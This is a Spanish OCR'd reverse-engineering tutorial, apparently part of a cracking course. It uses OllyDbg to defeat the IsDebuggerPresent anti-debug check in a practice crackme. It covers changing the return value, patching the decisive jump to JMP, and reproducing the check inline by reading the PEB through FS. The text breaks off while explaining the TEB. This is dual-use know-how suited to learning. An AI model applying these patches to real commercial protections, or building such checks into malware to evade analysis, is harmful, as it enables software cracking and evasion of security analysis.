This function allows an application to determine whether or not it is being debugged, so that it can modify its behavior. For example, an application could provide additional information using the **OutputDebugString** function if it is being debugged.

See Also


OutputDebugString

Bueno allí esta la aclaración y traducimos


La api IsDebuggerPresent indica cuando el proceso que la llamo, esta bajo el contexto de un debugger o sea siendo debuggeado.


Luego dice que esta api o función es exportada por la KERNEL32.dll, que no tiene parámetros como vimos, y en RETURN VALUES o sea en valores de retorno, dice que si el programa esta siendo debuggeado el retorno es un valor distinto de cero, y si no lo esta es cero.

Bueno esa información es muy importante, ejecutemos la api hasta el RET a ver donde devuelve la información.




Allí llegue al RET si veo los registros







El que esta en rojo o sea que cambio es EAX, como casi todas las apis, devuelven en EAX el valor de retorno, así que EAX es igual a 1 lo cual le dice al programa que esta siendo debuggeado.

Probemos que ocurre si lo cambiamos a mano y ponemos EAX=0 o sea que no esta siendo debuggeado.






Demos RUN ahora



Vemos que vuelve a parar en la api, así que llegamos al ret nuevamente y cambiamos EAX a cero.



Vemos que el programa arranca, o sea que toda su detección se basa en dicha api, reiniciémoslo y cuando pare en IsDebuggerPresent, veamos que hace con el valor que le devuelve la api.

```
File View Debug Plugins Options Window Help
7C812E03   64:A1 18000000   MOV EAX,DWORD PTR FS:[18]
7C812E09   8B40 30          MOV EAX,DWORD PTR DS:[EAX+30]
7C812E0C   0FB640 02        MOVZX EAX,BYTE PTR DS:[EAX+2]
7C812E10   C3               RETN
7C812E11   90               NOP
7C812E12   90               NOP
7C812E13   90               NOP
```

Allí paro nuevamente lleguemos hasta el ret, podemos tracear con f8 pues la api es cortita.

```
Registers (FPU)
EAX 00000001
ECX 77D6B005 user3
EDX 00000000
EBX 0012F874
ESP 0012F82C
EBP 0012F838
ESI 00000001
EDI 00000000
EIP 7C812E10 kerne
```

Allí esta, al llegar al RET, vale EAX=1, volvamos al programa con f8 nuevamente.

```
OllyDbg - Crackme1.exe - [CPU - main thread, module uxtheme]
File View Debug Plugins Options Window Help
5B15B1AB   33F6             XOR ESI,ESI
5B15B1AD   46               INC ESI
5B15B1AE   8935 E81B185B    MOV DWORD PTR DS:[5B181BE8],ESI
5B15B1B4   FF15 CC10155B    CALL DWORD PTR DS:[<&KERNEL32.IsDebugge kernel32.IsDebuggerPresent
5B15B1BA   85C0             TEST EAX,EAX
5B15B1BC   0F85 9D6E0100    JNZ uxtheme.5B17205F
5B15B1C2   5E               POP ESI
5B15B1C3   E9 3FFDFFFF      JMP uxtheme.5B15AF07
5B15B1C8   90               NOP
5B15B1C9   90               NOP
5B15B1CA   90               NOP
5B15B1CB   90               NOP
```

Vemos que la primera vez no es llamado desde el mismo ejecutable si no de una dll que es uxtheme, demos RUN a ver la segunda vez que para en la api.

```
7C812E03   64:A1 18000000   MOV EAX,DWORD PTR FS:[18]
7C812E09   8B40 30          MOV EAX,DWORD PTR DS:[EAX+30]
7C812E0C   0FB640 02        MOVZX EAX,BYTE PTR DS:[EAX+2]
7C812E10   C3               RETN
7C812E11   90               NOP
7C812E12   90               NOP
```

Ahí paro la segunda vez, llego hasta el RET, y vuelvo al programa traceando con f8.

```
004011A9   .  0BC0          OR EAX,EAX
004011AB   .v 74 05         JE SHORT Crackme1.004011B2
004011AD   .v E9 53010000   JMP Crackme1.00401305
004011B2   >  E8 72010000   CALL Crackme1.00401329
004011B7   .  68 ED030000   PUSH 3ED                    ControlID = 3ED (1005.)
004011BC   .  FF75 08       PUSH DWORD PTR SS:[EBP+8]   hWnd
004011BF   .  E8 58020000   CALL <JMP.&user32.GetDlgItem> GetDlgItem
004011C4   .  A3 2F314000   MOV DWORD PTR DS:[40312F],EAX
004011C9   .  68 5C314000   PUSH Crackme1.0040315C      Text = ""
004011CE   .  FF35 2F31400  PUSH DWORD PTR DS:[40312F]  hWnd = NULL
004011D4   .  E8 79020000   CALL <JMP.&user32.SetWindowTextA> SetWindowTextA
004011D9   .v E9 45010000   JMP Crackme1.00401323
004011DE   >  3D 11010000   CMP EAX,111
004011E3   .v 0F85 0701000  JNZ Crackme1.004012F0
004011E9   .  8B45 10       MOV EAX,DWORD PTR SS:[EBP+10]
004011EC   .  25 FFFF0000   AND EAX,0FFFF
004011F1   .  3D 11270000   CMP EAX,2711
004011F6   .v 74 07         JE SHORT Crackme1.004011FF
```

Llega aquí, y allí hay un JE que testea si EAX se cero o no, veamos.

```
004011A9  .  0BC0          OR EAX,EAX
004011AB  .v 74 05         JE SHORT Crackme1.004011B2
004011AD  .v E9 53010000   JMP Crackme1.00401305
004011B2  > E8 72010000    CALL Crackme1.00401329
004011B7  .  68 ED030000   PUSH 3ED                          ControlID = 3ED (1005.)
004011BC  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]         hWnd
004011BF  .  E8 58020000   CALL <JMP.&user32.GetDlgItem>     GetDlgItem
004011C4  .  A3 2F314000   MOV DWORD PTR DS:[40312F],EAX
004011C9  .  68 5C314000   PUSH Crackme1.0040315C            Text = """
004011CE  .  FF35 2F31400  PUSH DWORD PTR DS:[40312F]        hWnd = NULL
004011D4  .  E8 79020000   CALL <JMP.&user32.SetWindowTextA> SetWindowTextA
004011D9  .v E9 45010000   JMP Crackme1.00401323
004011DE  >  3D 11010000   CMP EAX,111
004011E3  .v 0F85 0701000  JNZ Crackme1.004012F0
004011E9  .  8B45 10       MOV EAX,DWORD PTR SS:[EBP+10]
004011EC  .  25 FFFF0000   AND EAX,0FFFF
004011F1  .  3D 11270000   CMP EAX,2711
004011F6  .v 74 07         JE SHORT Crackme1.004011FF
```

Vemos que el JE al ser EAX diferente de cero no salta, observamos también que si saltara continua la ejecución del programa con GetDlgItem leyendo de la ventana del crackme.

Como no salta continua al JMP, el cual no es evitado, y aquí si se puede aplicar bien la palabra el crackme me tiro fuera, vemos que el JMP nos lleva bien lejos, posiblemente a cerrar el programa.

```
004011A9  .  0BC0          OR EAX,EAX
004011AB  .v 74 05         JE SHORT Crackme1.004011B2
004011AD  .v E9 53010000   JMP Crackme1.00401305
004011B2  > E8 72010000    CALL Crackme1.00401329
004011B7  .  68 ED030000   PUSH 3ED                          ControlID = 3ED (1005.)
004011BC  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]         hWnd
004011BF  .  E8 58020000   CALL <JMP.&user32.GetDlgItem>     GetDlgItem
004011C4  .  A3 2F314000   MOV DWORD PTR DS:[40312F],EAX
004011C9  .  68 5C314000   PUSH Crackme1.0040315C            Text = """
004011CE  .  FF35 2F31400  PUSH DWORD PTR DS:[40312F]        hWnd = NULL
004011D4  .  E8 79020000   CALL <JMP.&user32.SetWindowTextA> SetWindowTextA
004011D9  .v E9 45010000   JMP Crackme1.00401323
004011DE  >  3D 11010000   CMP EAX,111
004011E3  .v 0F85 0701000  JNZ Crackme1.004012F0
004011E9  .  8B45 10       MOV EAX,DWORD PTR SS:[EBP+10]
004011EC  .  25 FFFF0000   AND EAX,0FFFF
004011F1  .  3D 11270000   CMP EAX,2711
004011F6  .v 74 07         JE SHORT Crackme1.004011FF
004011F8  .  3D EC030000   CMP EAX,3EC
004011FD  .v 75 13         JNZ SHORT Crackme1.00401212
004011FF  > 6A 00          PUSH 0                            lParam = 0
00401201  .  6A 00         PUSH 0                            wParam = 0
00401203  .  6A 10         PUSH 10                           Message = WM_CLOSE
00401205  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]         hWnd
00401208  .  E8 3F020000   CALL <JMP.&user32.SendMessageA>   SendMessageA
0040120D  .v E9 11010000   JMP Crackme1.00401323
00401212  >  3D 75270000   CMP EAX,2775
00401217  .v 75 19         JNZ SHORT Crackme1.00401232
00401219  .  6A 00         PUSH 0                            Style = MB_OK|MB_APPLMODAL
0040121B  .  68 25314000   PUSH Crackme1.00403125            Title = " Note"
00401220  .  68 19304000   PUSH Crackme1.00403019            Text = " 1. Written by RadASM, thanks
00401225  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]         hOwner
00401228  .  E8 0D020000   CALL <JMP.&user32.MessageBoxA>    MessageBoxA
0040122D  .v E9 F1000000   JMP Crackme1.00401323
00401232  >  3D EB030000   CMP EAX,3EB
00401237  .v 0F85 E600000  JNZ Crackme1.00401323
0040123D  .  68 EE030000   PUSH 3EE                          ControlID = 3EE (1006.)
00401242  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]         hWnd
00401245  .  E8 D2010000   CALL <JMP.&user32.GetDlgItem>     GetDlgItem
0040124A  .  A3 33314000   MOV DWORD PTR DS:[403133],EAX
0040124F  .  68 F1030000   PUSH 3F1                          ControlID = 3F1 (1009.)
00401254  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]         hWnd
00401257  .  E8 C0010000   CALL <JMP.&user32.GetDlgItem>     GetDlgItem
0040125C  .  A3 37314000   MOV DWORD PTR DS:[403137],EAX
00401305=Crackme1.00401305
```

Continuemos traceando a ver donde va

```
004012FF  >  837D 0C 02    CMP DWORD PTR SS:[EBP+C],2
00401303  .v 75 09         JNZ SHORT Crackme1.0040130E
00401305  > 6A 00          PUSH 0                            ExitCode = 0
00401307  .  E8 34010000   CALL <JMP.&user32.PostQuitMessage> PostQuitMessage
0040130C  .v EB 15         JMP SHORT Crackme1.00401323
0040130E  >  FF75 14       PUSH DWORD PTR SS:[EBP+14]        lParam
00401311     FF75 10       PUSH DWORD PTR SS:[EBP+10]        wParam
```

Vemos que va a la api PostQuitMessage miremos en el winapis32

PostQuitMessage Quick Info

The **PostQuitMessage** function indicates to Windows that a thread has made a request to terminate (quit). It is typically used in response to a WM_DESTROY message.

VOID PostQuitMessage(
int *nExitCode* // exit code
);

Parameters

nExitCode
Specifies an application exit code. This value is used as the *wParam* parameter of the WM_QUIT message.

Return Values

This function does not return a value.

Remarks

The **PostQuitMessage** function posts a WM_QUIT message to the thread's message queue and returns immediately; the function simply indicates to the system that the thread is requesting to quit at some time in the future.

When the thread retrieves the WM_QUIT message from its message queue, it should exit its message loop and return control to Windows. The exit value returned to Windows must be the *wParam* parameter of the WM_QUIT message.

See Also

GetMessage, **PeekMessage**, **PostMessage**, WM_DESTROY, WM_QUIT

Traducción esta api pasa un mensaje para cerrar la ventana, jeje o sea esta api postea un mensaje WM_QUIT o sea es una indicación de que esta cerrando cosas, haciendo las valijas y se ira.

Al volver del mismo

```
00401305  >  6A 00          PUSH 0                                  ExitCode = 0
00401307  .  E8 34010000    CALL <JMP.&user32.PostQuitMessage>      PostQuitMessage
0040130C  .v EB 15          JMP SHORT Crackme1.00401323
0040130E  >  FF75 14        PUSH DWORD PTR SS:[EBP+14]              lParam
00401311  .  FF75 10        PUSH DWORD PTR SS:[EBP+10]              wParam
00401314  .  FF75 0C        PUSH DWORD PTR SS:[EBP+C]               Message
00401317  .  FF75 08        PUSH DWORD PTR SS:[EBP+8]               hWnd
0040131A  .  E8 EB000000    CALL <JMP.&user32.DefWindowProcA>       DefWindowProcA
0040131F  .  C9             LEAVE
00401320  .  C2 1000        RETN 10
00401323  >  33C0           XOR EAX,EAX
00401325  .  C9             LEAVE
00401326  .  C2 1000        RETN 10
00401329  $  55             PUSH EBP
0040132A  .  8BEC           MOV EBP,ESP
```


Y si tenemos paciencia de tracear bastante mientras va cerrando todo, observaremos que llegara a la api ExitProcess que es la que cierra el proceso.(si no tienen paciencia le ponen un BP ExitProcess y parara en ella)

```
0040101E  .  6A 00          PUSH 0                                  Arg2 = 00000000
00401020  .  FF35 5031400(  PUSH DWORD PTR DS:[403150]              Arg1 = 00400000
00401026  .  E8 06000000    CALL Crackme1.00401031                  Crackme1.00401031
0040102B  .  50             PUSH EAX                                ExitCode
0040102C  .  E8 39040000    CALL <JMP.&kernel32.ExitProcess>        ExitProcess
00401031  $  55             PUSH EBP
00401032  .  8BEC           MOV EBP,ESP
00401034  .  83C4 B4        ADD ESP,-4C
00401037  .  C745 D0 3000(  MOV DWORD PTR SS:[EBP-30],30
```

Así que ya vimos que el salto que esta al volver de la api IsDebuggerPresent es el que toma la decisión de si corre o se cierra, una solución podría ser parchearlo, reiniciemos el programa y lleguemos al salto decisivo.


```
004011A9  .  0BC0           OR EAX,EAX
004011AB  .v 74 05          JE SHORT Crackme1.004011B2
004011AD  .v E9 53010000    JMP Crackme1.00401305
004011B2  >  E8 72010000    CALL Crackme1.00401329
004011B7  .  68 ED030000    PUSH 3ED                                ControlID = 3ED (1005
004011BC  .  FF75 08        PUSH DWORD PTR SS:[EBP+8]               hWnd
004011BF  .  E8 58020000    CALL <JMP.&user32.GetDlgItem>           GetDlgItem
```

Allí esta y como habíamos visto tenia que saltar siempre, por lo cual lo cambiamos a JMP, tecleando la barra espaciadora y escribiendo JMP 4011b2.





Allí esta, vemos que ahora evita el JMP que va a cerrar el programa y el mismo continua funcionando.

Guardemos los cambios en un archivo con otro nombre, hagamos click derecho




Y en la nueva ventana que se abre hagamos nuevamente click derecho






Lo guardo con el nombre crackme1p, así tengo los dos el original y el parcheado.

Ahora abramos el parcheado en OLLYDBG para ver si corre en el mismo, sin poner ningún BP ni nada







Corre perfectamente, así que ya sabemos hacer correr un programa cambiando EAX al volver de IsDebuggerPresent, también sabemos parchear para que corra y no tengamos que tomarnos el trabajo de hacerlo a mano.

Con este crackme no tendremos problema, para parchearlo y que corra, aunque por supuesto hay métodos mas sencillos usando plugins que nos evitan realizar todo este trabajo, pero es bueno conocer como funcionan las cosas.

Ahora la pregunta que alguien se podría hacer es la siguiente volvamos al original y miremos la api.







Son tres tristes MOV y con eso la api determina si esta siendo debuggeado el programa o no.

Lo primero que se me viene a la cabeza es, porque el programa no podría ejecutar estas tres líneas mezcladas entre su código, las cuales le devolverían en EAX el valor 1 si esta siendo debuggeado, probemos reiniciemos el crackme original y en el entry point escribamos.


```
MOV EAX,DWORD PTR FS:[18]
MOV EAX,DWORD PTR DS:[EAX+30]
MOVZX EAX,BYTE PTR DS:[EAX+2]
```

Podemos copiar y pegar cada línea de aquí.






Allí tenemos las tres líneas escritas.



Vemos que cuando paso la ultima instrucción, EAX se puso a 1 en la misma forma que lo hace en la api.



Y obviamente nunca el programa parara en la api IsDebuggerPresent, pues nunca fue llamada, e igual detecto que esta siendo debuggeado.

Por ello es muy importante determinar que es lo que lee la api o mejor dicho esas tres líneas famosas.

En concreto cuando un programa arranca el sistema guarda en una dirección de memoria determinada un uno si detecta que el programa esta siendo debuggeado y un cero si no lo esta, ese byte es el que leen las tres líneas estas y por supuesto la api también.

Como podemos localizarlo al byte?, pues vayamos nuevamente a la primera línea de estas tres y miremos paso a paso lo que hace.

La primera línea es

```
00401000    64:A1 180000  MOV EAX,DWORD PTR FS:[18]
00401006    8B40 30       MOV EAX,DWORD PTR DS:[EAX+30]
00401009    0FB640 02     MOVZX EAX,BYTE PTR DS:[EAX+2]
0040100D    90            NOP
0040100E    90            NOP
0040100F    90            NOP
00401010    90            NOP
00401011  . E8 72040000   CALL <JMP.&comctl32.InitCommonControls>   InitCommonCon
00401016  . 6A 0A         PUSH 0A                                   Arg4 = 00000
00401018  . FF35 5431400  PUSH DWORD PTR DS:[403154]                Arg3 = 00000
0040101E  . 6A 00         PUSH 0                                    Arg2 = 00000
```

Pues aquí explicaremos lo más sencillo posible algo de teoría, en el OLLYDBG vemos aquí

```
Registers (FPU)
EAX 7FFDC000
ECX 0012FFB0
EDX 7C91EB94 ntdll.KiFastSystemCallRet
EBX 7FFDC000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.7C920738

EIP 00401009 Crackme1.00401009

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_NO_IMPERSONATION_TO

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM BCE0 01050104 0000000
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
```

En la ventana de los registros un valor muy importante, no quiero dar nombres difíciles pero ese valor apunta a una estructura que guarda información muy importante sobre el programa que arranco, vayamos a ver en el DUMP dicha dirección (en su maquina puede estar en otra dirección solo vayan a la dirección que les indica olly allí)

```
Address   Hex dump                  ASCII
7FFDF000  E0 FF 12 00 00 00 13 00   ó ‡...‼.
7FFDF008  00 D0 12 00 00 00 00 00   .§‡.....
7FFDF010  00 1E 00 00 00 00 00 00   .▲......
7FFDF018  00 F0 FD 7F 00 00 00 00   .-²⌂....
7FFDF020  E8 09 00 00 A8 0A 00 00   Φ...¿...
7FFDF028  00 00 00 00 00 00 00 00   ........
7FFDF030  00 C0 FD 7F 1D 05 00 00   .└²⌂#♣..
7FFDF038  00 00 00 00 00 00 00 00   ........
7FFDF040  D0 C7 2B E3 00 00 00 00   §Æ+ò....
7FFDF048  00 00 00 00 00 00 00 00   ........
7FFDF050  00 00 00 00 00 00 00 00   ........
7FFDF058  00 00 00 00 00 00 00 00   ........
7FFDF060  00 00 00 00 00 00 00 00   ........
```

Esta estructura se llama TEB O TIB y guarda buena información que si consultamos nos puede ayudar muchísimo con el programa, en la TIB podemos ver por ejemplo donde comienza y donde termina el stack del programa.

```
Address   Hex dump                          ASCII
7FFDF000  E0 FF 12 00 00 00 13 00  α ↕.. ‼.
7FFDF008  00 D0 12 00 00 00 00 00  .§↕.....
7FFDF010  00 1E 00 00 00 00 00 00  .▲......
7FFDF018  00 F0 FD 7F 00 00 00 00  .≡²⌂....
7FFDF020  E8 09 00 00 A8 0A 00 00  Φ...¿...
7FFDF028  00 00 00 00 00 00 00 00  ........
7FFDF030  00 C0 FD 7F 1D 05 00 00  .└²⌂#♣..
7FFDF038  00 00 00 00 00 00 00 00  ........
7FFDF040  D0 C7 2B E3 00 00 00 00  §Ä+π....
7FFDF048  00 00 00 00 00 00 00 00  ........
7FFDF050  00 00 00 00 00 00 00 00  ........
7FFDF058  00 00 00 00 00 00 00 00  ........
7FFDF060  00 00 00 00 00 00 00 00  ........
```

Si vemos en M la sección del stack

```
0012C000  00001000                  Priv  RW   Gua  RW
0012D000  00003000   stack of ma    Priv  RW   Gua  RW
00130000  00003000                  Map   R         R
00140000  00004000                  Priv  RW        RW
00240000  00006000                  Priv  RW        RW
```

Vemos que comienza en 12d000 y termina justo antes de donde se inicia la sección siguiente en 130000.

Hay muchos otros valores interesantes como el primero, que veremos mas detalladamente cuando estudiemos las excepciones, pero como adelanto si miramos en el stack ese valor 12ffE0 en mi maquina.


```
Address   Hex dump                          ASCII
7FFDF000  E0 FF 12 00 00 00 13 00  α ↕.. ‼.
7FFDF008  00 D0 12 00 00 00 00 00  .§↕.....
7FFDF010  00 1E 00 00 00 00 00 00  .▲......
7FFDF018  00 F0 FD 7F 00 00 00 00  .≡²⌂....
7FFDF020  E8 09 00 00 A8 0A 00 00  Φ...¿...
7FFDF028  00 00 00 00 00 00 00 00  ........
7FFDF030  00 C0 FD 7F 1D 05 00 00  .└²⌂#♣..
7FFDF038  00 00 00 00 00 00 00 00  ........
7FFDF040  D0 C7 2B E3 00 00 00 00  §Ä+π....
7FFDF048  00 00 00 00 00 00 00 00  ........
7FFDF050  00 00 00 00 00 00 00 00  ........
